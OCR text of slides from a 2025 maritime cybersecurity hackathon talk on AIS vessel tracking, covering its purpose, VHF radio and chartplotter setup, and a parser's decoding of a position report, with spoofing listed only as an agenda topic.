Gary Kessler Associates

Training • Consulting • Research

Automatic Identification System (AIS)
Use, Protocols, and Spoofing

Gary C. Kessler, Ph.D., CISSP

2025 Maritime Cybersecurity Hackathon

Wilmington, NC

December 2025


whoami

Gary C. Kessler, Ph.D., CISSP
Gary Kessler Associates

- Retired Professor of Cybersecurity
- Guest Faculty, USCG Academy
- Fellow, USCG Auxiliary Cybersecurity Directorate (AUXCYBER)
- Advisory Board and Faculty, CyberBoat Challenge
- Advisory Board, Cydome

50GT Master/Assistance Towing
Master SCUBA Diver Trainer

+1 802-238-8913
gck@garykessler.net
https://www.garykessler.net




Overview


- AIS Overview
- Communications Overview and Vulnerabilities
- Protocol Architecture and Standards
- GCK's AIS Tools
- AIS Protocol Internals
- Spoofing Example Overview
- *Hands-On Exercise: USCGC HEALY*

AIS Overview

Automatic Identification System

- AIS is a tracking system used by ships and VTMS
  - Provides a ship and maritime administration with situational awareness about area vessel traffic
- AIS provides sender's name, identifier, position, course, heading, speed, ROT, cargo, destination, and more
- Data can be displayed on a screen, ECDIS, or mobile app
- AIS design initiated by USCG after 1989 oil spill when EXXON VALDEZ ran aground





File View ECDIS AIS Track Time stamp Personal data Tools
Click
Print
AIS
58°21'46.34"N 10°13'59.91"E
WILSON_MALO
18.9 km/h
DANIA SPIRIT
28.9 km/h
CARINA
30.9 km/h
OCEAN SPIRIT
34.1 km/h
Cargo ship
All
7.20 m
NEWCASTLE.U.K.
VALENCIA CARRIER
31.7 km/h
Smogen
Brofjorden
Lysekil
Fiskebackskil
Uddeval
Gustavsberg
Stallbacka
Trollhattan
Gota
Ronneng
Stenungsund
Mollosund
Lodose
Skarhamn
Wallhamn
Mosstholmen
Nol
Marstrand
Kungalv
Bohus
Surte
Agnesberg
Gothenburg(Goteborg)
Vinga
Skagen
Hirtshals
Strandby
Frederikshavn
Understed
Saeby
Laeso
Saro
Kungsbacka
Onsala
18.10.2007 16:39:00
64000 m
Manuell: 360.0°
Manual: 57°46'23.14"N 11° 1'35.33"E

AIS transceiver shows the bearing/distance of nearby vessels in a radar-like display, plus additional vessel information.

Case Study: AIS Via VHF Radio

Garmin VHF 115/215 Marine Radio
Xmt/rcv VHF Marine Channels
Rcv VHF AIS Channels
NMEA 0183/NMEA 2000 Interfaces

Garmin GPSMAP® 943 Chartplotter
Rcv GPS Satellite Information
NMEA 0183/NMEA 2000 Interfaces



- AIS broadcasts are received by the radio and sent to the chartplotter via NMEA 0183/2000
- AIS targets and detailed information are displayed on the chartplotter.

* https://www.navcen.uscg.gov/us-vhf-channel-information

Configuration shown here for demonstration purposes only.
This is neither a product recommendation nor endorsement.





Photo by Gary Kessler




Photos by Gary Kessler

Photos by — and of — Gary Kessler

```
***** AIS Parser (Version: 5.1.16, Build date: 22-Nov-2025) *****

AIS sentence input from command line.

AIS sentence: !AIVDM,1,1,,A,1815?uh02ErViVLFPGAtnbB60000,0*05
  Talker ID: AI (Mobile AIS station)
  AIS Encapsulation Formatter: VDM (AIS VHF Data-Link Message)
  No. of sentences in message: 1    Sentence number: 1    Message serial number: <null>
  AIS channel: A (AIS 1, VHF channel 87B/2087, 161.975 MHz)
  Payload: 1815?uh02ErViVLFPGAtnbB60000 (168 bits/28 six-bit words)
  Number of padding bits: 0
  Checksum: 0x05 (verified)

Binary payload (168 bits):
000001001000000001000101001111111101110000000000000010010101111010100110110001100110011100010110
100000010111010001111100110110101010010010000110000000000000000000000000

--- Start of Transmission ---

Message Type = 1 (Position Report Class A)
Repeat indicator = 0
Maritime Mobile Service Identity (MMSI) = 538005495
  ** This MMSI represents a ship.
  ** The Maritime Identification Digits (MID) are 538
  ** Country: Marshall Islands (Republic of the)
  ** Try https://www.vesseltracker.com/en/vessels.html?term=538005495 or
  **   https://www.vesselfinder.com/vessels/details/538005495 for more information
Navigation Status = 0 (Under way using engine)
Rate of Turn (ROTAIS) = 0 (not turning)
Speed over ground (SOG) = 14.9 kn
Position accuracy = 1 (DGPS-quality fix, <10 m)
Longitude = 075.415550°W (075°24.933'W)
Latitude = 39.331532°N (39°19.892'N)
  ** Use this URL for a Google map of this position:
  ** https://www.google.com/maps/place/39.331532,-75.415550
Course over ground (COG) = 329.0°
True heading = 329°
Timestamp = 3 seconds
Maneuver indicator = 0 (Not available [default])
Spare = 0 (Unused; should be 0)
Receiver Autonomous Integrity Monitoring flag = 0 (RAIM not in use [default])
--- SOTDMA Communication State ---
Synchronization state = 0 (UTC direct)
Slot timeout = 0 slots remaining until slot change
Slot offset = 0

--- End of Transmission ---
```


https://www.garykessler.net/software/#ais


OTHELLO
SHEPPARDS MILL
DUTCH NECK
Greenwich
Cohansey River Wildlife Management Area
Cedar Swamp Wildlife Area
Blackbird
Dix Wildlife Management Area
